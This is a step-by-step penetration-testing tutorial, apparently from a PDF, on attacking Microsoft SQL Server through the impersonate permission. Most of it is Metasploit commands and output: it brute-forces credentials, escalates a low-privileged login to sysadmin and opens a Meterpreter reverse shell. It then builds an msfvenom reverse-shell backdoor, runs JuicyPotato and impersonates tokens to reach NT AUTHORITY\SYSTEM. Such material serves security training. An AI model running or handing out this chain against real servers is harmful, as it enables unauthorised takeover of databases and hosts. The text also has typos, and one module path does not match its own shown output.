
Exploiting MSSQL via Impersonate

Metasploit

To exploit MSSQL via impersonate property, we first have to find the username and password. We can deploy the following exploit that will use the dictionary attack and help us find the credentials of the user:

```
use auxiliary/scanner/mssql/mssql_login
set rhosts 192.168.1.146
set user_file /root/users.txt
set pass_file /root/pass.txt
set verbose false
exploit
```

```
msf6 > use auxiliary/scanner/mssql/mssql_login
msf6 auxiliary(scanner/mssql/mssql_login) > set rhosts 192.168.1.146
rhosts ⇒ 192.168.1.146
msf6 auxiliary(scanner/mssql/mssql_login) > set user_file /root/users.txt
user_file ⇒ /root/users.txt
msf6 auxiliary(scanner/mssql/mssql_login) > set pass_file /root/pass.txt
pass_file ⇒ /root/pass.txt
msf6 auxiliary(scanner/mssql/mssql_login) > set verbose false
verbose ⇒ false
msf6 auxiliary(scanner/mssql/mssql_login) > exploit

[*] 192.168.1.146:1433    - 192.168.1.146:1433 - MSSQL - Starting authentication scanner.
[+] 192.168.1.146:1433    - 192.168.1.146:1433 - Login Successful: WORKSTATION lowpriv:Password@1
[*] 192.168.1.146:1433    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

As you can see in the image above, we have our credentials. Now, we will check if we can run the mssql_payload exploit. The purpose of doing so is that if this exploits successfully executes itself, that will mean that the given user has the privilege to do so. Otherwise, we will use another exploit to trigger the impersonate feature. To run the said exploit, use the following set of commands:

```
use exploit/windows/mssql/mssql_payload
set rhosts 192.168.1.146
set username lowpriv
set password Password@1
exploit
```

As you can see in the image below, the exploit does not run successfully. So now, we will use another exploit that will trigger the enabling of impersonate property. And for that, use the following exploit:

```
use auxiliary/widows/mssql/mssql_escalate_execute_as
set rhosts 192.168.1.146
set username lowpriv
set password Password@1
exploit
```

```
msf6 > use exploit/windows/mssql/mssql_payload  ←
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_payload) > set rhosts 192.168.1.146
rhosts ⇒ 192.168.1.146
msf6 exploit(windows/mssql/mssql_payload) > set username lowpriv
username ⇒ lowpriv
msf6 exploit(windows/mssql/mssql_payload) > set password Password@1
password ⇒ Password@1
msf6 exploit(windows/mssql/mssql_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.146:1433 - The server may have xp_cmdshell disabled, trying to enable it
[-] 192.168.1.146:1433 - The xp_cmdshell procedure is not available and could not be enabled
[-] 192.168.1.146:1433 - Exploit failed: RuntimeError Failed to execute command
[*] Exploit completed, but no session was created.
msf6 exploit(windows/mssql/mssql_payload) > back
msf6 > use auxiliary/admin/mssql/mssql_escalate_execute_as  ←
msf6 auxiliary(admin/mssql/mssql_escalate_execute_as) > set rhosts 192.168.1.146
rhosts ⇒ 192.168.1.146
msf6 auxiliary(admin/mssql/mssql_escalate_execute_as) > set username lowpriv
username ⇒ lowpriv
msf6 auxiliary(admin/mssql/mssql_escalate_execute_as) > set password Password@1
password ⇒ Password@1
msf6 auxiliary(admin/mssql/mssql_escalate_execute_as) > exploit
[*] Running module against 192.168.1.146

[*] 192.168.1.146:1433 - Attempting to connect to the database server at 192.168.1.146:1433 as lowp
[+] 192.168.1.146:1433 - Connected.
[*] 192.168.1.146:1433 - Checking if lowpriv has the sysadmin role ...
[*] 192.168.1.146:1433 - You're NOT a sysadmin, let's try to change that.
[*] 192.168.1.146:1433 - Enumerating a list of users that can be impersonated ...
[+] 192.168.1.146:1433 - 1 users can be impersonated:
[*] 192.168.1.146:1433 -   - sa
[*] 192.168.1.146:1433 - Checking if any of them are sysadmins ...
[+] 192.168.1.146:1433 -   - sa is a sysadmin!
[*] 192.168.1.146:1433 - Attempting to impersonate sa ...
[+] 192.168.1.146:1433 - Congrats, lowpriv is now a sysadmin!.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mssql/mssql_escalate_execute_as) > █
```

As the result of the above exploit, you can see that the user lowpriv is now the member of sysadmin as it impersonated the sa user. You can even confirm from the properties that now the sa user will be a sysadmin as well. The same has shown in the image below:

Now, if we run the previous exploit, which is mssql_payload, then we will have our meterpreter session as shown in the image below:

```
msf6 > use exploit/windows/mssql/mssql_payload  ←
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_payload) > set rhosts 192.168.1.146
rhosts ⇒ 192.168.1.146
msf6 exploit(windows/mssql/mssql_payload) > set username lowpriv
username ⇒ lowpriv
msf6 exploit(windows/mssql/mssql_payload) > set password Password@1
password ⇒ Password@1
msf6 exploit(windows/mssql/mssql_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.146:1433 - Command Stager progress -    1.47% done (1499/102246 bytes
[*] 192.168.1.146:1433 - Command Stager progress -    2.93% done (2998/102246 bytes
[*] 192.168.1.146:1433 - Command Stager progress -    4.40% done (4497/102246 bytes
[*] 192.168.1.146:1433 - Command Stager progress -    5.86% done (5996/102246 bytes
[*] 192.168.1.146:1433 - Command Stager progress -    7.33% done (7495/102246 bytes
[*] 192.168.1.146:1433 - Command Stager progress -    8.80% done (8994/102246 bytes
[*] 192.168.1.146:1433 - Command Stager progress -   10.26% done (10493/102246 byte
[*] 192.168.1.146:1433 - Command Stager progress -   11.73% done (11992/102246 byte
[*] 192.168.1.146:1433 - Command Stager progress -   13.19% done (13491/102246 byte
[*] 192.168.1.146:1433 - Command Stager progress -   14.66% done (14990/102246 byte
[*] 192.168.1.146:1433 - Command Stager progress -   16.13% done (16489/102246 byte
[*] 192.168.1.146:1433 - Command Stager progress -   17.59% done (17988/102246 byte
[*] 192.168.1.146:1433 - Command Stager progress -   19.06% done (19487/102246 byte
[*] 192.168.1.146:1433 - Command Stager progress -   20.53% done (20986/102246 byte
[*] 192.168.1.146:1433 - Command Stager progress -   21.99% done (22485/102246 byte
[*] 192.168.1.146:1433 - Command Stager progress -   23.46% done (23984/102246 byte
[*] 192.168.1.146:1433 - Command Stager progress -   24.92% done (25483/102246 byte
[*] 192.168.1.146:1433 - Command Stager progress -   26.39% done (26982/102246 byte
[*] 192.168.1.146:1433 - Command Stager progress -   27.86% done (28481/102246 byte
[*] 192.168.1.146:1433 - Command Stager progress -   29.32% done (29980/102246 byte
```

Now that we have the meterpreter session, we can go to **shell** and see what privileges our user has with the help of the command **whoam**i. With the **whoami /priv** command, we can also check if impersonate property is enabled or not; as shown in the image below:

```
[*] 192.168.1.146:1433 - Command Stager progress -   99.59% done (101827/102246 bytes)
[*] Sending stage (175174 bytes) to 192.168.1.146
[*] 192.168.1.146:1433 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 2 opened (192.168.1.2:4444 → 192.168.1.146:49700) at 2021-08

meterpreter > shell  ◄——
Process 5104 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami  ◄——
whoami
nt service\mssql$sqlexpress

C:\Windows\system32>whoami /priv  ◄——
whoami /priv

PRIVILEGES INFORMATION
———————————————————

Privilege Name                Description                                 State
============================   =======================================     ========
SeAssignPrimaryTokenPrivilege  Replace a process level token              Disabled
SeIncreaseQuotaPrivilege       Adjust memory quotas for a process         Disabled
SeChangeNotifyPrivilege        Bypass traverse checking                   Enabled
SeImpersonatePrivilege         Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege        Create global objects                      Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set             Disabled

C:\Windows\system32>
```

Escalate Privilege

Juicy Potato

Now, to gain **authority\system** access, we will create a backdoor exe file using msfvenom. And for this type:

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.2 lport=8888 -f exe > backdoor.exe
```

```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.2 lport=8888 -f exe > backdoor.exe  ◄——
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

As you can see, the file is created. Now we will do two things. First, we will upload the **juicy Potato.** And secondly, we will upload our backdoor.exe. For this, go to the meterpreter session that we had previously acquired. And type the following commands:

```
cd c:\\Users\\Public
upload /root/Downloads/JuicyPotato.exe .
upload /root/Downloads/backdoor.exe .
```

```
C:\Windows\system32>exit
exit
meterpreter > cd c:\\Users\\Public  ←
meterpreter > upload /root/Downloads/JuicyPotato.exe .  ←
[*] uploading  : /root/Downloads/JuicyPotato.exe → .
[*] uploaded   : /root/Downloads/JuicyPotato.exe → .\JuicyPotato.exe
meterpreter > upload /root/Downloads/backdoor.exe .  ←
[*] uploading  : /root/Downloads/backdoor.exe → .
[*] uploaded   : /root/Downloads/backdoor.exe → .\backdoor.exe
```

JuicyPotato allows the attacker to shift from SEImpersoalPrivlege to SYSTEM. For this, we need an .exe file that will work as a payload; which we will upload in the Public directory. The upload of .exe file and JuicyPotato exploit will be done through the MSSQL shell. For JuicyPotato to run successfully we will reqirure a CLSID. Such a list is already available in the JuicyPotato's GitHub repo, especially for each OS. And now we will just execute our following command:

```
JuicyPotato.exe -l 8888 -p backdoor.exe -t * -c {B91D5831-B1BD-4608-8198-D72E155020F7}
```



```
meterpreter > shell  ←
Process 4924 created.
Channel 4 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\Users\Public>JuicyPotato.exe -l 8888 -p backdoor.exe -t * -c {B91D5831-B1BD-4608-8198-D72E155020F7}  ←
JuicyPotato.exe -l 8888 -p backdoor.exe -t * -c {B91D5831-B1BD-4608-8198-D72E155020F7}
Testing {B91D5831-B1BD-4608-8198-D72E155020F7} 8888
......
[+] authresult 0
{B91D5831-B1BD-4608-8198-D72E155020F7};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

Once the above command is executed, you can activate a netcat listener to receive a session, as shown in the image below:


```
┌──(root💀kali)-[~/Downloads]
└─# nc -lvp 8888  ←
listening on [any] 8888 ...
192.168.1.146: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.146] 49693
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami  ←
whoami
nt authority\system

C:\Windows\system32>
```

Once you get your netcat session, you use the **whoami** command to see that now you have access to authority\system, as you can see in the image above.

Impersonate Token

Another method to access authority\system is by impersonating the token. To do so, we will load the incognito extension in the meterpreter session, and then we will invoke the lists of tokens from the token list, you can see that there is a SYSTEM token. Now, access through this token is all we need to gain high privileges. To do so, we will impersonate the said token by simply using the impersonate_token command. Once you have successfully impersonated the token, you can confirm it with the whoami command. And for all this, use the following set of commands:

```
load incognito
list_tokens -u
impersonate_token "NT AUTHORITY\SYSTEM"
shell
whoami
```


And voila!!! We have the desired access. So through these methods, you can pentest/exploit impersonate property of a user in MSSQL.

Reference:https://ohpe.it/juicy-potato/